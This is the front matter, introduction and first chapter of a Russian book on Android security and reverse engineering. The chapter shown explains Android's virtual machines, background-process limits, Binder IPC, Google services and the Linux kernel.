Android
ГЛАЗАМИ
ХАКЕРА

Евгений Зобнин

- Безопасность Android
- Внутреннее устройство системы
- Кастомизация прошивки
- Получение root
- Практические приемы взлома
- Реверс-инжиниринг
- Предотвращение взлома и исследования приложений
- Мобильные вредоносные программы

Материалы на www.bhv.ru

bhv®

Евгений Зобнин

Android
ГЛАЗАМИ
ХАКЕРА

Санкт-Петербург
«БХВ-Петербург»
2021

УДК 004.451
ББК 32.973.26-018.2
З-78

Зобнин Е. Е.

З-78 Android глазами хакера. — СПб.: БХВ-Петербург, 2021. — 272 с.: ил. — (Глазами хакера)

ISBN 978-5-9775-6793-0

Рассмотрена внутренняя архитектура ОС Android, используемые ею разделы и файловые системы, принцип работы механизмов обновления и внутренних инструментов безопасности. Рассказано о разграничении доступа в ОС Android, о привилегиях, методах получения прав root, кастомизации и установке нестандартных прошивок. Описаны инструменты для дизассемблирования, отладки и анализа кода мобильных приложений, приведены примеры модификации кода с целью изменения функций ПО и внедрения в приложение сторонних модулей. Даны подробные рекомендации по деобфускации кода и обходу антиотладки, а также практические советы по защите собственных приложений от декомпиляции и исследования. Приводятся сведения о вредоносных программах для платформы Android, используемых ими уязвимостях, даны примеры кода таких программ. Рассказывается об использовании стандартных функций Android в нестандартных целях и способах противодействия вредоносному ПО.

Для разработчиков мобильных приложений, реверс-инженеров, специалистов по информационной безопасности и защите данных

УДК 004.451
ББК 32.973.26-018.2

Группа подготовки издания:

Руководитель проекта	*Павел Шалин*
Зав. редакцией	*Людмила Гауль*
Компьютерная верстка	*Ольги Сергиенко*
Дизайн серии	*Марины Дамбиевой*
Оформление обложки	*Карины Соловьевой*

Подписано в печать 30.04.21.
Формат 70×100 1/16. Печать офсетная. Усл. печ. л 21,93
Тираж 1500 экз. Заказ № 1044
"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20

Отпечатано с готового оригинал-макета
ООО "Принт-М", 142300, М.О., г. Чехов, ул. Полиграфистов, д 1

ISBN 978-5-9775-6793-0

© Зобнин Е Е, 2021
© Оформление ООО "БХВ-Петербург", ООО "БХВ", 2021

Оглавление

Введение

За последние 10 лет смартфоны прошли большой путь. Из игрушек для гиков и инструментов для бизнеса они превратились в по-настоящему массовый продукт, который лежит в кармане буквально каждого жителя развитой страны. Сегодняшний смартфон — это уже не карманный компьютер, а скорее цифровой отпечаток его пользователя. Смартфон хранит массу приватных данных, включая личные фотографии, пароли и токены для доступа к банковскому счету.

Рост популярности смартфонов вынудил компании-разработчиков операционных систем принимать срочные меры для защиты пользовательских данных. Эта книга начинается с введения в устройство ОС Android, далее рассказывает об истории развития средств обеспечения безопасности с первой версии и до Android 11.

Вторая часть книги целиком посвящена техникам взлома и реверс-инжиниринга приложений. На примере взлома нескольких реальных приложений из Google Play я покажу, как устроены файлы APK изнутри, расскажу, что такое декомпиляторы и дизассемблеры, пошагово продемонстрирую, как происходит взлом приложения, как внедрить в чужую программу свой код и распутать клубок кода, пропущенного через обфускатор. Отдельно расскажу, как использовать инструменты Frida и Drozer для извлечения данных из чужих приложений и изменения их поведения.

Заключительная часть книги посвящена одной из главных проблем Android как платформы — вредоносным программам. Это самая объемная часть книги, затрагивающая буквально каждый аспект изучения и разработки зловредных приложений. В этой части я расскажу об истории мобильных вирусов, используемых ими уязвимостях и методах маскировки. А чтобы не быть голословным, я продемонстрирую, как с нуля создать свой собственный троян, умеющий собирать данные пользователя, совершать звонки, делать снимки, оставаясь при этом скрытым.

Сразу отмечу, что за исключением нескольких тем эта книга не рассказывает о пентесте в устоявшемся сегодня смысле, когда взломщик ищет способы извлечь данные из приложения или заставляет его выполнить нужные действия в обычных условиях, не модифицируя оригинальный код приложения. Кратко об этом можно

прочитать в главах, посвященных инструментам Drozer и Frida, но в целом книга не об этом.

Что вы найдете в этой книге?

- **Глава 1** рассказывает о внутреннем устройстве ОС Android и технологиях, которые лежат в ее основе.
- **В главе 2** подробно рассматривается процесс загрузки Android, описаны разделы, в которых хранятся необходимые для работы ОС данные и рассказано об их предназначении.
- **Глава 3** полностью посвящена механизму обновления Android.
- **В главе 4** описаны механизмы защиты ОС Android, такие как привилегии, ограничения, шифрование данных, доверенная загрузка и среда выполнения, и т. д.
- **Глава 5** рассказывает об альтернативных прошивках мобильных устройств, рутинге и кастомизации.
- **В главе 6** раскрыты основные методики исследования и взлома приложений для ОС Android.
- **Глава 7** рассказывает о хакерских приемах, позволяющих внедрить собственный код в чужое приложение, и демонстрирует применение этих приемов на простом примере.
- **В главе 8** рассказывается о том, как распутать обфусцированный код и какими полезными инструментами для этого можно воспользоваться.
- **Глава 9** повествует о технологии взлома мобильных приложений с помощью отладчика.
- **Глава 10** полностью посвящена принципам работы с набором инструментов Frida, позволяющим внедрять собственный код в сторонние приложения Android.
- **Глава 11** раскрывает секреты использования Drozer и других полезных хакерских инструментов.
- **В главе 12** рассказывается об истории развития вредоносных программ для ОС Android.
- **Глава 13** описывает устройство и принципы работы современных вредоносных программ для мобильной платформы Android.
- **Глава 14** привносит в теорию элемент практики: читателю предлагается самому написать тестовую программу с «вредоносными» функциями для Android и подробно рассказывается, как это сделать.
- **В главе 15** читатель узнает, как использовать некоторые стандартные возможности операционной системы Android, чтобы получить права root и управлять привилегиями.

- **Заключительная глава 16** рассказывает о том, как запутать собственный код и защитить ваши программы от отладки и декомпиляции.

Логически весь материал книги разделен на три раздела, каждый из которых можно читать по отдельности, чтобы получить представление о соответствующей теме. Но я тем не менее рекомендую вам ознакомиться со всей книгой последовательно — это позволит читателю более полно изучить платформу Android так, как она выглядит глазами хакера.

Для кого эта книга?

В большей степени книга ориентирована на разработчиков ПО и тех, кто интересуется устройством Android. Это не учебник по взлому и созданию вирусов. Вся приведенная в книге информация предназначена в первую очередь для тех, кто хотел бы понять способы защиты своих приложений и данных, а также защитить их от несанкционированной декомпиляции, отладки и исследования. Читатель изучит структуру механизмов безопасности ОС Android, научится защищать собственные приложения от взлома, изучит приемы внедрения в приложения Android вредоносного ПО и защиты от подобных явлений, способы защиты критической информации от хищения.

> ***Внимание!***
>
> Вся информация в этой книге предоставлена исключительно в ознакомительных целях. Автор и редакция не несут ответственности за любой возможный вред, причиненный с использованием сведений из этой книги.

Условные обозначения

В книге принят ряд условных обозначений, призванных облегчить читателю изучение материала. Моноширинный шрифт `command` идентифицирует вводимые пользователем команды, имена файлов, каталогов или управляющие символы. *Курсив* используется для выделения понятий и терминов, а **полужирный** шрифт выделяет ключевые слова, адреса URL и элементы интерфейса. Некоторые полезные сведения, не относящиеся напрямую к рассматриваемому в тексте вопросу, но способные представлять определенный интерес для читателя, вынесены в примечания.

Цветные иллюстрации к этой книге можно скачать по ссылке **ftp://ftp.bhv.ru/9785977567930.zip** или со страницы книги на сайте издательства.

ЧАСТЬ I

Глава 1.	Пять столпов Android. Технологии, лежащие в основе самой популярной ОС
Глава 2.	От кнопки включения до рабочего стола
Глава 3.	Treble, A/B-разметка, динамические и модульные обновления
Глава 4.	Броня Android
Глава 5.	Альтернативные прошивки, рутинг и кастомизация

ГЛАВА 1

Пять столпов Android. Технологии, лежащие в основе самой популярной ОС

Существует как минимум пять технологий, которые делают Android именно тем, чем мы привыкли его видеть: виртуальная машина, система многозадачности, сервисы Google, IPC-механизм Binder и ядро Linux. Каждая из этих подсистем имеет свою историю развития, свои причины появления и наделяет Android фирменными чертами. Мы в подробностях поговорим о каждой из них.

Виртуальная машина

Принято считать, что в основе Android лежит Java. На самом деле все намного сложнее. Java (а теперь и Kotlin) — это действительно официальный язык Android. Но Java — это не только язык, но и среда исполнения.

В случае настольной Java, разработанной компанией Sun (теперь уже Oracle), приложения компилируются в промежуточный байткод, который затем исполняет виртуальная машина. Ранние версии виртуальной машины делали это путем интерпретации: ВМ читала байткод, анализировала записанные в нем инструкции и исполняла их. Это медленный метод исполнения (на каждую инструкцию ВМ могли уходить десятки и сотни машинных инструкций), поэтому позднее появился так называемый JIT-компилятор (Just In Time compiler). С его помощью виртуальная машина могла на лету конвертировать байткод в машинные инструкции, что существенно подняло скорость его исполнения, но повысило расход оперативной памяти: в памяти теперь необходимо хранить не только байткод, но и полученные из него машинные инструкции, плюс метаданные, позволяющие выполнять оптимизации.

Кроме того, при разработке виртуальной машины Java инженеры Sun решили использовать стековый дизайн виртуальной машины как самый простой и универсальный. Но существует также регистровый дизайн, более эффективный в скорости исполнения байткода и потребления оперативной памяти.

Именно такая регистровая виртуальная машина (под названием Dalvik) использовалась в первых версиях Android. Благодаря отсутствию JIT-компилятора она была очень нетребовательной к оперативной памяти, а регистровый дизайн позволял исполнять приложения достаточно быстро даже в режиме интерпретации (рис. 1.1).




Рис. 1.1. Среда разработки Android компилирует код Java в байткод JVM, но затем конвертирует его в байткод Dalvik

К выходу Android 2.2 Google все-таки реализовал JIT-компилятор, а в Android 5.0 пошел еще дальше и заменил Dalvik на AOT-компилятор (Ahead Of Time Compiler) под названием ART. В теории такой компилятор позволяет избавиться от виртуальной машины как сущности, и переводить приложение в машинные инструкции еще на этапе его установки. На деле же получалось так, что не весь байткод можно было одним махом сконвертировать в инструкции процессора и результирующий код мог содержать как машинные инструкции, так и байткод старого доброго Dalvik. И со всей этой мешаниной продолжала разбираться виртуальная машина.

AOT-компилятор также проигрывал JIT-компилятору в некоторых возможностях оптимизации машинного кода. У него просто не было достаточно информации о поведении приложения и особенностях его работы; ее можно было получить, только запустив приложение. Еще этот компилятор существенно замедлял установку приложений и первый запуск операционной системы.

Чтобы это исправить, инженеры Google создали гибридный JIT/AOT-компилятор, который стал частью Android 7. Сразу после установки приложения он использует

JIT-компиляцию, но во время работы от зарядки смартфон перегоняет приложение в машинные инструкции с помощью AOT-компилятора, который может учитывать информацию, накопленную в процессе исполнения приложения.

А теперь вопрос: зачем Google нужны были все эти заморочки с Java и виртуальными машинами, когда можно было пойти по пути Apple и использовать обычный, компилируемый в машинные инструкции язык, который не страдает от проблем с жором оперативки и производительности?

Ответов на этот вопрос как минимум три:

1. *Портабельность*. Слоган Java — «Написано однажды — работает везде» не просто маркетинговый лозунг, а чистая правда. Ты можешь скачать любое когда-либо написанное на Java приложение и запустить его на любой полноценной виртуальной машине Java независимо от операционной системы, архитектуры процессора и фазы луны. Оно просто работает.

   Тем же принципом руководствовались разработчики Android. Неважно, какой процессор используется в смартфоне; неважно, смартфон это или телевизор. Приложение, написанное для Android, будет работать без перекомпиляции и модификации (если, конечно, оно не использует машинный код на C/C++).

   Еще один плюс: разработчику нет необходимости задумываться о поддержке более эффективных инструкций, появившихся в новых процессорах, за него это сделает JIT/AOT-компилятор.

2. *Надежность*. Java — это высокоуровневый язык со сборщиком мусора, не позволяющий адресовать память напрямую и не требующий самостоятельного освобождения выделенной памяти. Это значит, что многие типы атак, включая buffer overflow и use after free, против приложений на Java не могут быть осуществлены в принципе. В крайнем случае виртуальная машина просто остановит приложение (как это нередко происходит в случае выхода за границы массива, например).

   Именно поэтому в Android находят меньше уязвимостей, чем в iOS, целиком и полностью написанной на небезопасных языках C, C++ и Objective-C. И это одна из причин, почему Apple понадобился язык Swift.

3. Java — один из самых популярных языков в мире, поэтому у разработчиков для Android изначально был доступ к огромному количеству Java-библиотек и сниппетов кода, которые можно задействовать в приложении.

Хотя сейчас набирает обороты язык Kotlin, он полностью совместим с Java на уровне байткода и существующих библиотек. А это значит, что для его поддержки на стороне ОС не нужно делать ничего. Приложения просто работают.

Многозадачность

Те, кто используют iPhone давно, знают, как работали ранние версии iOS. Фактически это была однозадачная ОС, которая позволяла работать в фоне или прерывать работу текущего приложения только предустановленным приложениям: пользова-

тель читает книгу, происходит звонок, в это время приложение для чтения книг сворачивается — и на экране появляется окно звонка. А вот обратная операция невозможна: приложение для чтения не только не может прервать работу других приложений, но и будет убито сразу после сворачивания.

Смысл существования такой системы, конечно же, в том, чтобы сэкономить ресурсы процессора, оперативной памяти, а также ресурс батареи. Благодаря такому подходу (но не только) iPhone мог работать быстро в условиях ограниченных ресурсов и очень бережно относился к заряду аккумулятора.

Android изначально был устроен иначе. Здесь можно запустить множество различных приложений, и все они будут оставаться в памяти и смогут работать в фоновом режиме. Пользователь открывает браузер, вводит адрес и, пока загружается страница, запускает почтовый клиент и читает письма. Все как на десктопе, с тем исключением, что не нужно заботиться о закрытии приложений, система сделает это сама, когда свободная оперативная память подойдет к концу или ее не хватит для размещения другого приложения (само собой, в первую очередь в расход пойдут редко используемые приложения). Этот механизм называется lowmemorykiller (рис. 1.2).




Рис. 1.2. Имея права root, настройки lowmemorykiller можно регулировать напрямую или с помощью специальных приложений

Важный элемент системы многозадачности — службы (services). Это особые компоненты приложений, которые в ранних версиях Android могли работать в фоне при абсолютно любых условиях: включен экран или выключен, свернуто приложение или развернуто, службам было плевать даже на то, запущено ли родительское приложение вообще. Служба просто говорила: "Эй, Android, мне нужны ресурсы процессора, я хочу сделать некоторые расчеты" — и получала нужные ресурсы. В терминологии Android такой запрос к системе называется wakelock (точнее, его конкретная разновидность — процессорный wakelock).

Со временем поддержка такого мощного инструмента начала создавать Google проблемы. Появилось огромное количество приложений, которые плодили службы на каждый чих, постоянно выполняли работу и не давали смартфону спать. Установив на смартфон сотню приложений, пользователь получал несколько десятков служб, каждая из которых периодически что-то делала (типичный пример: обновление ленты твиттера или сообщений в мессенджере).

Ситуация была настолько плачевной, что китайские производители, не обремененные сохранением совместимости с оригинальным Android (это требуется, если производитель желает устанавливать на свои смартфоны Play Store), просто отключили в своих смартфонах механизмы поддержания жизненного цикла служб для несистемных приложений.

Продвинутые пользователи шли другим путем — получали права root и устанавливали приложение Greenify (**https://play.google.com/store/apps/details?id=com.oasisfeng.greenify**), которое позволяло заморозить службы выбранных приложений так, чтобы их уже никто не смог разбудить. Существовали и более радикальные варианты, например снести весь софт, которым пользуешься реже одного раза в сутки.

Сама Google также предпринимала определенные действия для борьбы с «ядовитыми» службами. Большой шаг в этом направлении был сделан в Android 4.4, где появился интеллектуальный механизм, способный определять, не работает ли служба слишком долго и не создает ли чрезмерной нагрузки на процессор. Если ответ был утвердительным, система прибивала службу и не позволяла ей запуститься вновь. Даже на глаз эта версия системы жила на батарейке заметно дольше предыдущих.

В шестой версии Google пошла еще дальше и оснастила Android механизмом Doze (рис. 1.3), который после некоторого времени неактивности смартфона (около 1 часа) переводил его в специальный энергосберегающий режим. Одна из особенностей этого режима — запрет на wakelock, когда ни приложения, ни службы просто не могут разбудить смартфон, чтобы выполнить какую-либо работу.

И вот наконец в Android 8.0 Google пошла на радикальный шаг — запрет на работу фоновых служб. Но с двумя исключениями:

1. В некоторых случаях, например, когда приложение находится на экране, оно может запускать службы, но Android прибьет их после ухода приложения в сон.
2. Видимые пользователю службы до сих пор разрешены. Это так называемый foreground service, служба, которая видна в панели уведомлений и имеет иконку в статусбаре.

Рис. 1.3. Шкала работы Doze

Еще более радикальная система появилась в Android 9. App Standby Buckets расширяет и дополняет механизм Doze. Его идея состоит в том, чтобы разделить все установленные на смартфоне приложения на категории в зависимости от того, насколько часто они используются.

Всего существует пять основных категорий:

- **Active** — приложение используется в данный момент или использовалось совсем недавно;
- **Working set** — часто используемые приложения;
- **Frequent** — регулярно используемые приложения, но не обязательно каждый день;
- **Rare** — редко используемые приложения;
- **Never** — приложение установлено, но ни разу не запускалось.

В простейшем случае Android группирует приложения по категориям, основываясь на времени последнего запуска, но производитель смартфона может использовать другие способы группировки. Например, смартфоны Google Pixel применяют для этих целей нейронную сеть.

В зависимости от группы, система применяет к приложениям различные ограничения, включая ограничения на запуск фоновых задач (Jobs), срабатывание таймеров (Alarm), доступность сетевых функций и push-уведомлений (Firebase Cloud Messaging – FCM, табл. 1.1).

Таблица 1.1. *Firebase Cloud Messaging (FCM)*

Группа	Jobs	Alarms	Сеть	FCM
Active	Без ограничений	Без ограничений	Без ограничений	Без ограничений
Working set	Задержка до 2 часов	Задержка до 6 минут	Без ограничений	Без ограничений
Frequent	Задержка до 8 часов	Задержка до 30 минут	Без ограничений	10 в день
Rare	Задержка до 24 часов	Задержка до 2 часов	Задержка до 24 часов	5 в день

Интересный побочный эффект этой системы в том, что если все взаимодействие пользователя с приложением будет сводиться только к прочтению и смахиванию уведомлений, то через несколько дней приложение перейдет в группу Rare и будет серьезно урезано в возможностях.

Также следует иметь в виду, что приложение не будет урезано в правах, если оно добавлено в список исключений системы энергосбережения или телефон находится на зарядке.

Binder

Вопреки расхожему мнению, Android с самых первых версий использовал песочницы для изоляции приложений. И реализованы они были весьма интересным образом. Каждое приложение запускалось от имени отдельного пользователя Linux и, таким образом, имело доступ только к своему каталогу внутри `/data/data`.

Друг с другом и операционной системой приложения могли общаться только через IPC-механизм Binder, который требовал авторизацию на выполнение того или иного действия. В Android Binder использовался и продолжает использоваться буквально для всего: от запуска приложений до вызова функций операционной системы.

Android спроектирован так, что пользователи и даже программисты не догадываются о существовании механизма Binder. Если, например, программист хочет скопировать текст в буфер обмена, он просто получает ссылку на объект-сервис и вызывает один из его методов. Под капотом фреймворк преобразует этот вызов в сообщение Binder и отправляет его в ядро через файл-устройство `/dev/binder`. Это сообщение перехватывает Service manager, который находит в своем каталоге сервис буфера обмена, проверяет полномочия приложения на отправку ему сообщений и, если оно имеет все необходимые права, передает сообщение ему. После получения и обработки сообщения сервис буфера обмена отправляет ответ, используя все тот же Binder.

Кроме стандартных проверок полномочий Service Manager также проверяет, имеет ли приложение право на создание сервиса и может ли оно использовать ряд «опасных сервисов». И первое, и второе осуществляется с помощью проверки значения UID (идентификатор пользователя) вызывающего процесса. Если UID больше 10000 — приложение не имеет права регистрировать новый сервис (все сторонние приложения в Android получают UID больше 10000), а если UID находится в районе 99000-99999, приложение получает ограничение на использование опасных сервисов. Именно в эту группу попадают вкладки браузера Chrome.

Этот же механизм применяется и для несколько других целей: с его помощью система оповещает приложения о системных событиях, таких как входящий вызов, пришедшее SMS, подключение зарядки и т. д. Приложения получают сообщения и могут на них реагировать (рис. 1.4).

Эта особенность дала Android широкие возможности автоматизации, о которых мы знаем благодаря таким приложениям, как Tasker, Automate или Locale. Все эти при-

ложения доступны для Android и сегодня, разве что некоторые опасные возможности, такие как включение/выключение режима полета, теперь запрещены для использования обычным приложениям.




Рис. 1.4. Работу Binder обеспечивают драйвер в ядре Linux и Service Manager

Система оповещения базируется на интентах (intent), специальном механизме, реализованном поверх Binder. Интенты предназначены для обмена информацией между приложениями (или ОС и приложениями), а также запуска компонентов приложений. С помощью интентов можно оповещать приложения о событиях, попросить систему открыть приложение для обработки определенных типов данных (например, чтобы открыть определенную страницу в бразуере, достаточно послать широковещательный интент со ссылкой на страницу, и на него откликнутся все приложения, способные отображать веб-страницы, либо только дефолтовый браузер) или просто запустить компонент того или иного приложения. В частности, запуск приложений в Android осуществляется не напрямую, а с помощью интентов.

К сожалению, как и службы, интенты стали проблемой для Google и пользователей Android. Дело в том, что широковещательные интенты, используемые для уведомления приложений о событиях, приходят сразу ко всем приложениям, которые заявили, что способны на них реагировать. А чтобы приложение смогло среагировать на интент, его надо запустить. Картина получается такая: на смартфоне есть 20 приложений, которые могут реагировать на интент `android.net.conn.CONNECTIVITY_CHANGE`, и при каждом подключении/отключении от сети система запускает эти приложения, чтобы они смогли среагировать на интент.

Google исправила это недоразумение в Android 8.0. Теперь приложения могут регистрировать обработчики широковещательных интентов только во время своей работы (за небольшими исключениями).

Сервисы Google

Google преподносит открытый исходный код как одно из важнейших достоинств Android. Это, конечно же, не совсем так. С одной стороны, код Android действительно открыт, и именно поэтому мы имеем доступ к такому количеству разнообразных кастомных прошивок. С другой стороны, собрав Android из официальных исходников, пользователь получит систему без двух важных компонентов:

- некоторых драйверов, исходные коды которых являются коммерческой тайной;
- сервисов Google, которые нужны в первую очередь для получения доступа к аккаунту, запуска Google Play и облачного бекапа.

Сервисы Google (Google Mobile Services) также отвечают за многие другие вещи, включая поддержку push-уведомлений, Instant Apps, Google Maps, доступ к календарю, определение местоположения по сотовым вышкам и Wi-Fi роутерам, механизм Smart Lock, позволяющий разблокировать устройство в зависимости от некоторых условий, и многое другое.

В современных версиях Android сервисы Google (рис. 1.5) взяли на себя настолько большую часть работы, что жить без них оказывается хоть и возможно, но очень проблематично. А с ними тоже невесело: минимальный вариант пакета gapps (который содержит только сервисы Google и Google Play) имеет размер почти 100 Мбайт, а сами сервисы славятся своей любовью к оперативке и заряду батареи.




Рис. 1.5. Скачать пакет с сервисами и приложениями Google для кастомной прошивки можно с сайта opengapps.org (слово «open» не означает, что они открыты)

А еще они закрыты, т. е. о том, что они могут делать, знает только сама корпорация Google.

Именно поэтому на свет появился проект microG (**https://microg.org/**), задача которого — воссоздать самый важный функционал сервисов Google в открытом коде. Уже сейчас microG позволяет получить доступ к своему аккаунту, активировать push-уведомления и определение местоположения по сотовым вышкам. И все это при размере в 4 Мбайт и почти полном отсутствии требований к оперативке и ресурсу батареи.

У проекта есть собственная сборка прошивки LineageOS (**https://lineage.microg.org/**), которая из коробки включает в себя MicroG и все необходимые для его работы модификации.

Ядро Linux и рантайм

Android основан на ядре Linux. Ядро управляет ресурсами смартфона, в том числе доступом к железу, оперативной и постоянной памятью, запуском, остановкой и переносом процессов между ядрами процессора и многими другими задачами. Как и в любой другой ОС, ядро — это сердце Android, центральная часть, без которой все остальное развалится на части (рис. 1.6).

Наличие ядра Linux, а также частично совместимой со стандартом POSIX среды исполнения (в первую очередь это библиотека bionic, основанная на реализации стандартной библиотеки языка Си из OpenBSD) делает Android совместимым с приложениями для Linux. Например, система аутентификации `wpa_supplicant`, применяемая для подключения к Wi-Fi сетям, до недавнего времени была точно такая же, как в любом дистрибутиве Linux. Ранние версии Android использовали стандартный bluetooth-стек Linux под названием bluez (позже его заменили на реализацию от Qualcomm под названием bluedroid). В Android есть своя консоль с набором стандартных UNIX/Linux команд, реализованных в наборе Toybox (**http://www.landley.net/toybox/**), изначально созданном для встраиваемых Linux-систем.

Большинство консольных приложений, написанных для Linux, можно портировать в Android простой перекомпиляцией с помощью кросс-компилятора (главное — использовать статическую компиляцию, чтобы не получить конфликт библиотек), а имея права root на устройстве, можно без всяких проблем запустить полноценный дистрибутив Linux (рис. 1.7). Единственная проблема заключается в том, что доступ к нему можно будет получить либо через консоль, либо используя VNC-соединение.

Android Go

В разделе, посвященном службам, мы обсуждали, как Google борется с токсичными приложениями, злоупотребляющими ресурсами смартфона. Все методы борьбы основаны на ограничениях, причем у Google есть сборка Android с еще большими

